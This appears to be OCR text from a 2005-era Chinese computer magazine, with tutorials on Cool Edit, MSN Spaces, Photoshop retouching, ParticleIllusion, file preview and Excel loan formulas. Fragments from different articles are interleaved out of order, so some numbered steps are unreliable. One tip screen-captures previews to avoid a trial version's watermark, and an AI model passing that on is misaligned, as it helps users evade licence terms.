第二步:选择 ＂效果→变速/变调→变速器＂ 菜单命令，调出变速对话框(见图3)，选择＂变调模式＂下的＂变调(保持速度)＂项，＂精度＂为＂高精度＂，再单击＂变换＂下拉列表，选择＂2b＂，这样当前音乐就会降两个半调，如果选择＂2#＂则是升两个半调。如果升降幅度很大，也可以拖动滑块进行调节，不过这种方法不容易调整精确。



图3

通过以上方法，就可以轻松让自己的歌声变得可与高音之王帕瓦罗蒂相 美的高度了。呵呵，不过笔者亲自尝试了一下，结果男中音变成了＂女高音＂，着实吓了一跳。

实例3:个性彩铃自己做

手机彩铃恰好满足了很多朋友的摆＂酷＂需要。彩铃的创作和翻唱有些类似，下面就用Cool Edit剪辑修饰《两只蝴蝶》中的一个片断，制作一个简单彩铃。

第一步:启动Cool Edit并打开＂两只蝴蝶.mp3＂，切换到波形编辑界面，双击右下角的＂始＂和＂尾＂下面的数字(见图4)，分别输入:3:00:000和4:00:000，这样可以选中歌曲的第3分钟～4分钟部分，而且正好是1分钟，跟一个拨号周期的时间相等，最后按下Ctrl＋C键复制该部分的音乐。



图4

第二步:选择菜单＂文件→新建＂命令创建一个新文件(无标题)，接着按Ctrl＋V键粘贴复制部分的歌曲。选中歌曲的前10秒，然后执行菜单命令＂效果→波形振幅→渐变＂，在打开的对话框中，拖动滑块，将左右声道的初始值设置为-96dB(见图5)，然后单击＂确定＂；选中音乐文件的最后10秒，将初始值设置为0dB，结束值设置为-96dB；这样就制作出了铃声的淡入淡出效果。



图5

第三步:选择菜单＂文件→另存为＂命令，选择保存类型为MP3，再单击＂选项＂按钮，选择＂20Kbps 11023hz Sterer(141.1:1)＂，再单击OK按钮将铃声保存。这样，铃声大小就被控制在150KB左右，因为如果文件太大，很多手机不支持。最后使用数据线或红外线将铃声传送到手机上就可以了。

小提示

彩铃分为两类:主叫彩铃(他人拨打时听到的)和被叫彩铃(自己听到的)，上面的第三步，笔者介绍的就是设置被叫铃声。如何设置主叫铃声，大家可以到一些彩铃网站查阅相关资料。据调查发现，彩铃的“钱”途十分诱人，目前每首彩铃的收费在2元左右，而每下载一次，彩铃作者可以获得0.4元，因此彩铃设计师已经成为现在较有潜力的职业之一，像《手机小强》、《送我玫瑰花》等彩铃给其作者带来了不菲的收入。大家在自娱自乐的同时，也可以尝试一下，说不定会有惊喜呢。

实例4:让翻唱更完美

在《Cool Edit Pro 给网络歌手热热身》一文介绍了翻唱的全过程。而通过自己动手录制翻唱时，我们会发现有不少问题需要解决(如:换气声、音不准等)，下面就为大家介绍具体的解决方法。

1.替换错误部分

用Cool Edit翻录歌曲的一大好处就是:我们不用为歌曲中的某个小细节出现错误而重新录制整首歌曲，如:出现错字、错句等，哪里出现错误就可以直接修改哪里，不需要从头再来。

第一步:启动Cool Edit，切换到多轨界面，在音轨1中插入翻唱歌曲，按空格键播放试听。如果在某个地方(如:第20秒处)出现了错误，则停止播放。单击音轨2上的R按钮，然后将播放头向前多移动几秒(如:第15秒处)，接着再单击播放按钮开始播放，此时就要培养感觉，进行轻唱，在快到达20秒时，按下＂录音＂按钮，开始重新演唱，完成后再次单击＂录音＂按钮停止录制。

第二步:选中重录的部分播放试听，效果满意后，右击新录制的音频，在右键菜单中选择＂编辑波形＂，然后按下Ctrl＋C复制。

第三步:按F12键回到多轨操作界面，在音轨1的选中部分右击，选择＂编辑波形＂切换到波形编辑窗，此时会看到要替换的部分处于选中状态，再按下Ctrl＋V键粘贴前面重录的部分，这样不完美的部分就被替换了。最后切换到多轨操作界面，删除音轨2上的重录部分即可。

2.调整歌曲音准

翻唱时经常会出现音不准现象，我们除了可以使用上面的方法进行替换外，还可以使用音准调节工具进行调节。

第一步:切换到波形编辑界面，选中翻唱中的走音部分，一般情况下我们是选中整句，然后选择菜单＂效果→变速/变调→变调器＂调出变调器对话框(见图6)。




图6

MSN Spaces 超级变变变

★★

■婷婷

MSN Spaces 已经成了网民发布Blog的重要空间，如果你还没有自己的MSN Spaces，可以参考本刊今年第16期上的《MM的世界 让沟通无极限》一文，赶快加入博客大潮中吧。本文则是在此基础之上，通过微软悄悄推出的系列工具，只需要几步简单的设置，就可以让我们的MSN Spaces更加与众不同。

注：由于将要介绍的几个工具尚在测试阶段，微软还没有正式公布，所以笔者不能确保以下内容完全正确，仅供参考。

实例1:让朋友在你的MSN Spaces上看电影听音乐

当你访问别人的MSN Spaces时，是否发现有些人的MSN Spaces页面会自动播放一些好听的音乐，甚至还能播放一段电影视频。使用Windows Media Player Power Toy，你可以轻松为自己的MSN Spaces添加这一功能。

第一步:首先登录你的MSN Spaces，这时你会发现IE地址栏中的网址类似于:http://spaces.msn.com/members/...owner=1&_c=。在这个网址的最后添加上文本"&powertoy=musicvideo"(不含引号)，再按回车键(或单击右侧的"转到"按钮)重新登录一次。

第二步:看起来页面似乎没有什么改变，不过这时你再单击"自定义→模块"，会发现下拉菜单中多出了"PowerToy:Windows Media Player 添加"一项(见图1)。单击此项，再单击右侧的"保存"按钮。



图1

第二步:在蓝线上单击可以增加节点，右击节点，输入时间和要改变的音调值(降低输入负数，提高输入正数)，然后单击"预览"按钮试听效果，这是一个细工活，必须通过多次调节才能得到满意的效果。

3.延长经典部分

很多歌曲中的某一句会拖得很长，而像我们这些业余爱好者根本没那个能耐，此时我们也可以请Cool Edit帮我们延长经典部分。

第一步:在波形编辑窗口下选中需要延长的部分，再执行菜单"效果→变速/变调→变速器"命令调出变速对话框 。

第二步:上面的滑块数值，100比率表示声音长度不变，如果向左拖动滑块，数值会变小，此时选中的部分就会延长。注意：下面的"变速模式"要选中"变速(保持音高)"项。一般情况下，我们是在歌曲的结尾部分延长，不然延长之后的节奏就不准了，需要重新调节，这样会比较麻烦。另外，过分延长会让翻唱失真，这个度大家一定要把握好。

4.修整换气声

翻唱时由于气息控制不好或话筒的位置出现变化，歌曲中会出现明显的换气声，明显影响了翻唱的连续性，此时我们就需要修整换气声。

第一步:进入波形编辑界面，选中换气声部分，然后执行菜单"效果→波形振幅→音量包络"命令调出"创建包络"对话框。

第二步:选择"预置"选项中的Curve-Pulse，然后单击蓝色的平滑线增加节点，再拖动节点进行精细调整。一般是让换气声由弱渐强进入，最后单击"预览"按钮试听效果，满意后单击"确定"返回即可。

附录:实用插件阅兵式

Cool Edit之所以功能如此强大，应用如此广泛，其中一个重要原因就是它可以使用第三方软件商提供的音效插件，使用这些插件可以降低我们的音效处理成本，提高工作效率和音效质量。

常用插件一览表:

名称	作用
BBE Sonic Maximizer	高音激励效果插件
ultrafunk	混响效果插件
waves	著名的插件包，其中的C4多段压缩器是混音的必备利器
z-wgb	分段频率压限器插件
TC Native	效果器插件

音效插件安装后，可以选择菜单"效果→DirectX"下的子菜单打开相应的插件，如:选择菜单"效果→DirectX→BBESonicMaximizer"打开高音激励器，它可以使录制人声的高低音产生明显的分界，使声音更加清晰明亮或雄浑厚重。限于篇幅，这里就不再一一介绍各种插件的具体应用了，大家可以从网上搜索下载相关资料。以后如有机会，小编会为大家介绍Cool Edit插件这方面的内容。 CF [YY20]

第三步：当前页面会自动更新，这时页面左侧会显示在线Windows Media Player设置界面(见图2)。在URL中输入MP3音频文件的网址，音频文件必须是在网上的，形式如：http://www...com/music/yesterday.mp3(视频文件支持MPEG、AVI、WMV等格式，设置方法与音频文件相同)。勾选"Auto Start(自动启动)"项。"Position in sec"、"Times to play"、"Rate to play"三项分别用来设置播放的起始位置，重复的次数及播放速率的，可根据自己的喜好设置。最后单击"Save(保存)"按钮，又会出现一个警告对话框，单击"确定"即可。设置完毕，当其他朋友再访问你的MSN Space空间主页的时候，就会在左上角看到一个Media Player播放器界面，并自动播放你所设置的歌曲。当然，你也可以单击"自定义"上方的"预览您的共享空间"链接先自我欣赏一下。如果你不想让别人看到Media Player界面，可在图2所示界面上单击"Display Mode(显示模式)"右侧的下拉按钮，选择"Invisible(不可见)"模式，这样访问者将只闻其声不见其形了。



图2

小提示

使用本刊今年第13期《我的MSN Spaces就是比你酷》一文中介绍的工具，也可以为MSN Spaces页面添加音乐或视频。不过它所提供的方法需要手工输入代码(虽然很少)，设置参数也较单一，不如上例来得方便快捷，且参数设置较为丰富灵活。

实例2:百变MSN Spaces

默认的MSN Space界面比较中庸，缺少个性，下面介绍几种能随意改变MSN Spaces界面风格的方法，顷刻间让你的MSN空间卓然不同。

1.使用MSN Spaces自带模板

第一步：首先登录到自己的MSN Spaces主页。

第二步：单击右上角"自定义"标签展开自定义选项，如图3所示，单击"主题"，在弹出窗口中点选一款自己喜欢的主题模板，再单击右侧的"保存"按钮即可。




图3

第三步：单击"模块"，从下拉菜单中会看到许多项目，这些都是构成MSN Spaces的页面元素，后面带有"删除"字样的，表示当前页面已经有该元素了，如果点选将从当前页面去掉这些元素；带有"添加"或"创建"字样的，点选之后可将其添加到当前页面中。每次操作后，单击"保存"按钮可保存改变。

第四步：单击"版式"，可为当前MSN Spaces页面选择新的布局，通过示意图就可以一目了然了。

2.使用Tweak UI Power Toy

与Windows Media Player Power Toy一样，这是MSN Spaces正在测试的一个新的界面设置工具。

第一步：登录自己的MSN Spaces，在网址后面加上文本"&powertoy=tweakomatic"(不含引号)后按回车键重新登录。

第二步：单击"自定义→模块"，从下拉菜单中选择"Power Toy:Tweak UI添加"项，然后单击"保存"按钮。

第三步：这时页面会自动更新，在页面左侧会出现"Tweak UI"界面(见图4)。通过它我们可以随意设置MSN Spaces页面的"Background Colors(背景色)"、"Background Image(背景图像)"、"Font Color(字体颜色)"、"Module Background(模块背景色)"、"Module Borders(模块边框)"等属性了。设置好了之后，单击"Save(保存)"按钮确定即可。




图4

小提示

如果你对HTML代码非常熟悉，还可以在MSN Spaces中加入自己的页面模块，在登录网址后面加上文本"&powertoy=sandbox"(不含引号)，再在"自定义→模块"中选择"Power Toy:Custom HTML添加"项，保存后，在"Custom HTML"界面中添加自己的模块代码即可。本文实例中添加的各个模块，也可以很容易清除出MSN Spaces页面，在"自定义→模块"中点选相应模块删除即可。

CF [YY21]

超级“磨皮”大法，三分钟旧貌换新颜

★★

■编译　一页

翻开任何一本时尚杂志，或是观看好莱坞电影，那些光彩照人的女主人公的形象是否令你倾倒？其实，每个人的皮肤不可能真的和杂志或影视上显示的那样好，一般来说，她们上镜前是经过仔细化妆的。今天，请不要再为脸上的痘痘或雀斑而不好意思，也不用为悄然爬上眼角的皱纹而苦恼，下面给大家介绍的方法，三分钟内，将使你普通的数码照片变成明星照。

本文是以Photoshop CS2为基础写成的，使用旧版Photoshop，或是其他的图像处理软件(如:PSP)的朋友，同样可以借鉴下面方法。如图1所示，是照片修改前后的对比，本文彩图版本，见:http://www.newhua.com/cfan/200521/touchup.html。



图1

润滑皮肤

第一步:启动Photoshop，打开需要修饰的人物照片。在图层面板上，拖动背景图层到底部的“创建新图层(Create a new layer)”按钮上，将自动复制一个新图层，将它命名为“基础图像”。以同样方法再复制一个图层，命名为“模糊”(见图2)。



图2

第二步:要确保“模糊”图层在最顶层，点选该层，然后执行“滤镜→模糊→高斯模糊”菜单命令，在打开的高斯模糊对话框中，将模糊“半径”设置为10像素，单击“好”按钮确定。

第三步:这时，整个图像都变得很模糊了。虽然脸上斑点都没有了，但图像也变得很不清晰。单击图层面板上“不透明度”右侧的按钮，拖动弹出的滑杆，将不透明度设置为50%左右(见图3)，这时感觉会好多了。



图3

第四步:不过我们的目的是让脸上的皮肤变光滑，而头发、眼睛、眉毛、嘴及身上的衣服等处就不应该是模糊的，下面就来修正一下。选中橡皮擦工具(快捷键为E)，然后单击工具栏上“画笔”右侧的下拉按钮，将画笔大小设置为27。依旧在“模糊”图层内工作，用橡皮擦工具在头发、眼睛、嘴等不需要模糊的地方仔细进行擦除操作，橡皮擦所过之处，都会清晰起来。操作过程中，按“[”或“]”键可随时调整橡皮擦的大小，使得操作更加方便。

经过以上处理，照片人物的皮肤变得润滑多了。

除皱祛斑

本例照片中的人物，眼角有一些鱼尾纹，这个通过“污点恢复画笔工具”(Spot Healing Brush Tool)很容易就能去掉。

第一步:在图层面板上点选先前复制的“基础图像”图层，然后在工具箱中选取污点恢复画笔工具(快捷键为J)，同样可以通过“[”和“]”键来调整恢复画笔的大小。

第二步:通过缩放工具(快捷键为Z)将图像适当放大，这样会使操作更加细致。

第三步:在皱纹(或污点)上，直接用污点恢复画笔工具涂抹即可，这个工具可以自动从周边提取相似色来抹去皱纹的，非常好用(见图4)。对使用低版本Photoshop的朋友，则可以用“恢复画笔工具”(注意，这个工具名称中没有“污点”一词)与仿制图章工具来修复，它们的操作方法比较相似，都是要先按Alt键不放并用鼠标在要修复区域的周边点选一个相似色作为初始颜色，然后放开Alt键，用鼠标在鱼尾纹处细心地涂抹就可以了。



图4

明眸皓齿

接下来要让照片中的人物，牙齿更洁白，眼睛更明亮。

依然是在“基础图像”图层进行操作。选取减淡工具(快捷键为O)，在工具栏上将“曝光度”设置为30%～50%，然后在牙齿及眼白处不停地点击、擦抹，即可让牙齿变白(见图

风色幻想TV秀——ParticleIllusion特效尝试

★★

■山东　猫咪老爸

在三维动画中，有许多特殊效果(如：云、水、雾、雪、烟花等)都是通过粒子系统(particle systems)来实现的，一般只有大型的三维制作软件才具有这样的功能。如果我们平时想为数码照片或一段视频电影添加粒子特效，是不是非要学习3DS MAX或MAYA这类操作非常复杂的三维软件呢？不一定，借助一些小的软件工具，同样能轻松实现如风一样的幻想。

ParticleIllusion小档案

u软件版本:3.01a　　软件大小:9729KB

u软件性质:试用版　　适用平台:Windows 98/ME/2000/XP

u 下载地址:http://www.wondertouch.com/downloads/particleIllusion_301a_demo.zip

u软件备注:没有注册的软件,限制了输出视频尺寸的大小(仅640×480像素一项可选)，并在输出影片上会叠加上水印。

实例:四步，再现大坝泄洪壮景

一张普通的大坝照片，经过四步简单处理变成了气势磅　的泄洪场景动画(见图1)。

第一步:启动ParticleIllusion，在窗口左上角图层面板里右击默认层图标，选择"Background Image(背景图像)"命令，打开导入文件对话框，导入一幅大坝图片。导入后在预览窗里使用鼠标滚轮可以调整视角大小。

第二步:在右下角的资源库中，单击"Group 1"类别下的"Water jet"水流效果。用鼠标在图像中依次点击大坝下方的几个闸门位置，设置水流的喷射原点。这时候点击窗口工具栏里的播放钮，就可以看到泄洪的场景动画了。



图1

第三步:为了让动画场景看上去更真实，可进一步调整各个水流的大小，使其符合透视规律。使用工具栏上的选择工具(白箭头图标)，在画布上单击选择某个水流发射原点，再在窗口左侧的参数栏里选择该发射原点下的"Size"参数，接着在下方窗口中拉动垂直坐标上的滑块，即可调整水流的大小了，可由远及近将各个水流设置为由小到大。再使用工具栏上的"Add Blocker"工具，在最近的闸门立柱上拉出一个方框覆盖后，再把第一个原点调整到方框后面，这样可使最近闸门的水流由"点喷射"改为"面喷射"。这样做出的效果就真实多了(见图2)。

第四步:给水流增加飞溅效果。使用工具栏"Add Deflector"工具，在画布底部由左向右拉出发射变流设置线，再调整一下发射的各项参数，预览效果满意之后，按下工具栏上的红色按钮就可以保存为视频了。




图2

ParticleIllusion内置有近百种特效，像各种烟火、星光、霓虹、闪电等，效果非常的　。另外，ParticleIllusion不仅支持导入图片，同样也支持AVI格式视频文件的导入，朋友们可以用它给自己的DV素材添加上流光溢彩的效果。美中不足的是试用版生成的电影画面上有水印，不过在预览时是没有水印的，因此我们可以在预览时开启一些视频捕捉工具将动态画面抓取下来。

CF [YY23]

---

5)，让眼睛变亮。同样，按"["和"]"键可以随时调整笔刷的大小。

漂白皮肤

许多人都希望自己的皮肤显得白一点，下面就教大家一个快速漂白皮肤的方法(当然，这里指的是漂白照片上人物的皮肤了)。

第一步:点选"模糊"图层，将该图层的模式设置为"滤色"(Screen)。

第二步:这时你会发现皮肤确实白了一些，如果你还不满意的话，可将不透明度设置得大一些，效果会更加明显。拖动不透明度滑杆，可实时预览到效果，直到满意为止。注意：调整的效果以自然为好，不要一味地求"白"而使照片失真。

怎么样，上面方法虽然很简单，但效果却惊人的好，不管是菜鸟还是老鸟，都能很容易地将普通的人物照变成明星照。用这套方法为MM修照片，说不定也能博她开心一笑。(原作:Jon Pink　源图片:Peter Hansen)

CF [YY22]

人人能做封面设计师

★★

■行者

在书店 览、在报摊闲逛，看着五彩 纷的各种杂志封面，你是否对杂志封面设计师油然而起敬意。今天，笔者就指给大家一条捷径，让你轻轻松松设计出自己的杂志封面。你还可以用自己的照片(或者MM的照片)做背景，过一把封面明星的 呢。

实例:1分钟制作时尚杂志封面

如图1所示，是笔者在1分钟内完成的个人Blog电子杂志的封面，看起来还挺时尚吧。下面就为大家一步一步介绍这个图片的制作过程。



图1

第一步:首先登录到http://flagrantdisregard.com/flickr/magazine.php，这是一个flickr(这是一家非常有名的电子相册网站)爱好者设计的用来将flickr上的图片制作成杂志封面的小工具。

第二步:根据网页上面的提示，输入背景图片的网址，这一项是必须填的(required)。该项的下面有Center(居中)、Top/Left(左上角)、Bottom/Right(右下角)三个单选项可选，你可以根据自己的喜好设置背景图片在封面中的位置。

小提示

虽然该网页上说明除了flickr上面的图片外，还可以使用其他网站上的图片，但是笔者试了好几次，发现只有flickr上面的图片才可以正常使用。大家登录http://www.flickr.com/，可以根据提示免费获得flickr账户(因为该网站已经被Yahoo!收购，注册的账户实际上就是Yahoo! ID，所以使用它还可以享受Yahoo!网站的各种服务呢)，然后将准备做成杂志封面的图片上传上去，并从浏览器的地址栏中复制下该图片的网址就可以了(该网站上的图片网址形式类似于:http://www.flickr.com/photos/john/1234567/)。注意:注册flickr及上传图片的时间，不计入本例标题所说的“1分钟”之内。

第三步:单击“Choose a layout(选择布局)”下拉按钮选择你喜欢的一种布局，在页面右侧会实时预览到效果，本例选择的是默认项“flickr”。单击后面的几个色块按钮会弹出一个色盘，还可以重新设置主色调、突出色及突出线的颜色。单击“Font(字体)”下拉按钮可以选择封面文字的字体。不过可选择的字体不多，并且没有中文字体，所以暂时还不能支持中文。

第四步:接下来根据提示，分别输入杂志标题(Magazine title)、标志行文字(Tagline)、出版日期(Publication date)、定价(Price)等文本。再接下来是输入封面文字，大家可以看到有多行标有Line X字样的文本框，输入相应文字即可。在页面右侧的预览图中，已经标示了所有Line X所在的位置及字体大小，大家可以参考。另外，我们还可以通过每一文本框后面的Color(颜色)、Bold(粗体)及Shadow(阴影)三个按钮为文字设置不同的风格。当然，这些行不一定要全部填写，根据实际需要在相应位置输入文字即可(见图2)。




图2

第五步:设置好之后，单击下面的“Create cover(创建封面)”按钮即可生成封面图片了，右击制作好的图片，选择“图片另存为”命令将它保存到本地硬盘即可，以后就可以在不同的场合使用这张图片了。

访问http://flickr.com/groups/magazinecover/，还可以看到其他人制作的封面作品，大家可以互相学习借鉴一下。

CF [YY24]

链接预览专家AddPreview

在搜索引擎中搜索时，往往会找到成千上万个链接，如果一一打开链接查看，会花费大量时间。CFan今年第16期《用插件——搜索再省一步》一文介绍的Browster，它具有预览链接页面的功能，能即时预览各个搜索链接的页面略图，无需一一打开。最近我也找到一款名为AddPreview的IE插件，它也提供了类似功能，并且完全免费。

首先到http://www.snapfiles.com/get/addpreview.html下载AddPreview。安装后，重启IE（也提供有支持Firefox的插件），登录http://www.google.com，随便搜索一些内容。你会发现每个搜索结果前多了一个该链接页面的缩略图。每个链接后面也多出了好几个按钮，分别单击它们，还能获得该网站简介、排名等信息。AddPreview支持Google、Yahoo和MSN的搜索结果预览。(北京 一页)

CF [YY25]

用好“潜望镜”，文档内容早知道

★★

■北京 一页 济南 王杰

Sunny最近报怨自己的数据太海量，使用Windows的搜索功能或Google桌面搜索虽然也能快速找到想要的文件，但还是有些麻烦，于是CFan小编纷纷献策，为Sunny提供了一些不错的方法和工具，它们的共同特点就是：不打开文件就能了解文件内容！

狂PK:Windows的预览功能你用好了吗?

1.看图，它足够了

Windows XP提供了简单、好用的图片预览功能，让你不使用ACDSee等看图软件打开照片也可以快速地欣赏。

第一步：在资源管理器中右击保存有照片的文件夹，在弹出菜单中选择“属性”，接着进入“自定义”选项卡，在“用此文件夹类型作为模板”下拉菜单中选择“图片(适合文件较多的文件)”或“相册(适合文件较少的文件)”。

第二步：确定后双击打开该文件夹，你会发现文件夹中的照片会以缩略图形式出现。而单击左侧任务窗格中的“作为幻灯片查看”，照片便以幻灯片形式播放。

第三步：如果想 览方式更自由，则可点击“查看→幻灯片”，这时主窗口改为上下两部分，最下面是图片缩略图列表，选中其中一幅，上面就会显示大图。

2.把缩略图功能变得更好些

对于保存有大量图像文件的文件夹，建议选择“查看→缩略图”查看模式，同时配合下面的技巧还能改变缩略图大小及品质，从而达到显示更多缩略图，并减少内存和磁盘占用。打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer]，在右侧窗格增加一个名为ThumbnailSize的DWORD值，它的值可以设置为32到256(修改值时要在基数项下选择十进制)，建议选择50(默认为100)，这样能减小缩略图大小。如果要改变缩略图品质，继续添加名为ThumbnailQuality的DWORD值，其值可为50到100，建议设置为50(在修改值时要在基数项下选择十进制)。退出“注册表编辑器”，这个修改即可生效。

小特:右击就能看图、听歌、看电影

首先比较推崇的是ACD System公司推出的另一款软件——ACD mPower Tools(下载地址：http://www.onlinedown.net/soft/22887.htm)，安装后通过右击文件就能即时预览图像，并且支持WMV、WAV、ASF、MP3、MPEG、AVI等多种音、视频文件格式的预览。

另外，我们杂志还曾介绍过免费、小巧的MiTeC Image Preview Shell Extension(下载地址：http://www.newhua.com/cfan/200503/imagview.rar)，它同样也能实现右键看图。

而Instant ThumbView(下载地址：http://www.contextmagic.com/downloads.htm)也很有趣、实用，安装后，在资源管理器中，将光标指向某一图像文件，立即就会显示出一个比较大的缩略图出来(见图1)。启动Configuration Manager，还可以对Instant ThumbView进行多种配置，如预览的图像类型、缩略图大小等。



图1

Conerl:BT下载也玩“先尝后买”

用BT下电影最烦人的就是花了数小时，下回来的却是枪版，而BitComet(0.59以后版本)提供了提前预览影片内容的功能。右击正在下载的任务，在右键菜单中选择“预览视频文件”项，根据提示操作，即可预览正在下载的影片了。不过因为是在线预览，对带宽有一定要求，如果下载速度达到200KB以上，稍等一会就可以观赏了，如果在50KB以下，则需要花更多的等待时间。

柳絮飞:Office文档、文本文件内容即点即现

1.InfoTip Extension让文本文件一点即现

从http://yncnc.onlinedown.net/soft/9785.htm处下载并安装这个小软件后，只要将光标悬停在文本文件(TXT、INI、REG)上，就会弹出黄色窗口并显示其中内容(见图2)，CFan小编电脑里面都装着它。同时，对于其他文件，它会显示出文件相关信息，包括文件版本、文件大小、压缩后大小、文件类型等，让你对该文件有一个全面的了解。



图2

> **小提示**
>
> 一般情况下，使用软件默认设置即可，如果想设置InfoTip Extension，可以右击桌面，选择“属性”，在属性窗口中单击“设置”标签，单击“高级”按钮，再选择“InfoTip Extension”标签即可，可以对文件显示信息的很多选项进行自行控制，而且是全中文的。

2.“未卜先知”Office文档

许多软件都提供打开前的“预览”功能，比如ACDSee等。其实，作为广泛使用的微软Office办公软件，同样提供了打开文档前的“预览”功能，下面以Word为例加以介绍。

启动Word 2003，单击工具栏中的“打开”按钮，在“打开”对话框的工具栏中，单击“视图”按钮旁的三角，然后单击下拉菜单中的“预览”。这时，对话框立即被分为左右两部分，右边的框中会显示当前选中文档的内容。

CF [YY26]

■安徽 陈秀峰

西游后记之Excel函数篇(九)

★★

生活乱如麻　精打细算好当家

本文可以帮你学到

- Excel中财务函数的使用
- 下拉选项单元格的制作
- 通过“函数向导”来输入单一函数公式

故事　这天，沙僧因为公积金贷款买房的事情，找到八戒帮忙，让他给算一下不同条件下的月供情况，好挑选一个适合自己实际条件的。八戒笑道：“《电脑爱好者》今年第1期的‘菜鸟集训营’中，李已经介绍过用Excel算月供的方法了啊。”沙僧说道：“他介绍得过于简单，而且用起来也不太方便，二哥你就再帮帮忙啦”。八戒无奈，只好又打开了Excel忙活起来。(本文源文件下载地址：http://www.newhua.com/cfan/200521/财务函数.rar)

实战　购房贷款　月供一表清

第一步：启动Excel 2003(其他版本可仿照操作)，如图1所示，将固定字符输入其中，然后执行“文件→保存”命令将文件保存为“住房贷款.xls”。



图1



图2

第二步：点选A3单元格，执行“数据→有效性”命令，打开“数据有效性”对话框(见图2)，单击“允许”右侧的下拉按钮，选中“序列”选项，然后在“来源”下面的方框中输入文本“商业贷款,公积金贷款”(不含引号，中间的逗号为英文状态下输入的半角字符)，按“确定”返回。这时会发现A3单元格右下角多出了一个小按钮，点击它会弹出下拉选项菜单，用于选择“贷款类型”(本例设置了两个下拉选项，即“商业贷款”和“公积金贷款”，你也可以设置更多选项，只是要注意用英文逗号将各项文字分隔开来)。

以同样的方法，分别在B3、C3单元格中建立起“贷款金额”和“贷款年限”(分别为：“1,2,3,4,5,…20”，共20个选项)下拉选项列表。

第三步：选中D3单元格，输入以下公式后按回车键进行确认：

=IF(AND(A3="公积金贷款",C3<5),3.78,IF(AND(A3="公积金贷款",C3>=5),4.23,IF(AND(A3="商业贷款",C3<5),4.95,5.31)))

上述公式的含义是：如果(IF)A3单元格中的字符选择为“公积金贷款”并且(AND)C3单元格中的数值小于5，则显示3.78(此数值为贷款利率，仅供参考，实际利率可向具体银行进行查询，下同)；如果A3单元格中的字符为“公积金贷款”并且C3单元格中的数值大于等于5，则显示4.23；如果A3单元格中的字符为“商业贷款”并且C3单元格中的数值小于5，则显示4.95；其他情况显示为5.31。

第四步：为了显示自己工作的规范性，八戒又向沙僧演示了如何利用“函数向导”来输入单一函数公式：

1.选中E3单元格，执行“插入→函数”命令，打开“插入函数”对话框，选中“财务”类别下面的“PMT”函数。

2.按下“确定”按钮，打开“函数参数”对话框并输入相应的参数，本例中输入的参数如图3，单击“确定”返回，E3单元格中将自动填入公式：=PMT(D3/1200,C3*12,B3*10000)，用来计算出月还款金额。在PMT函数中，必须将利率换算成“月利率”(D3/1200)，将“贷款年限”换算成“月份”(C3*12)。



图3

PMT小档案

语法：PMT(rate,nper,pv,fv,type)

说明：这个财务函数是基于固定利率及等额分期付款方式，返回贷款的每期付款额的。

rate，贷款利率，比如按10%的年利率借入一笔贷款来购买汽车，并按月偿还贷款，则月利率为10%/12(即0.83%)，上例中的利率参数为“D3/1200”，实际上就是“D3%/12”，分子分母同乘100就成了“D3/1200”；nper，该项贷款的付款总数，比如，对于一笔4年期按月偿还的汽车贷款，共有4*12(即48)个偿款期数；pv，即现值，也称为本金；fv，未来值，或在最后一次支付后希望得到的现金余额，如果省略，则默认值为0；type，数字0或1，用以指定各期的付款时间是在期初还是期末，如果省略，则默认其值为0。本例中的PMT函数，后两项(即fv和type)都省略了，也就是取默认值0。

小提示

★如果E3单元格内显示出错代码“# DIV/0!”，不用着急，这是因为前面贷款金额、贷款年限等项还没有设置的原因，点选这几项，从下拉列表中选择适当的选项填充即可。



图5

★如果一时不知道使用什么函数，可以在打开的“插入函数”对话框的“搜索函数”下面的方框中输入相应的关键词(如“贷款”)，然后按下“转到”按钮，系统会向我们推荐相应的函数供我们选择使用(见图5)。

第五步：选中F3单元格，输入公式：=C3*12*E3，用于计算累计还款金额。

至此，一个小巧好用的“住房贷款还款速查表”就制作完成了。沙僧赶紧试了一下，看看办理“公积金贷款”15万元，贷款期限为10年的月供有多少：

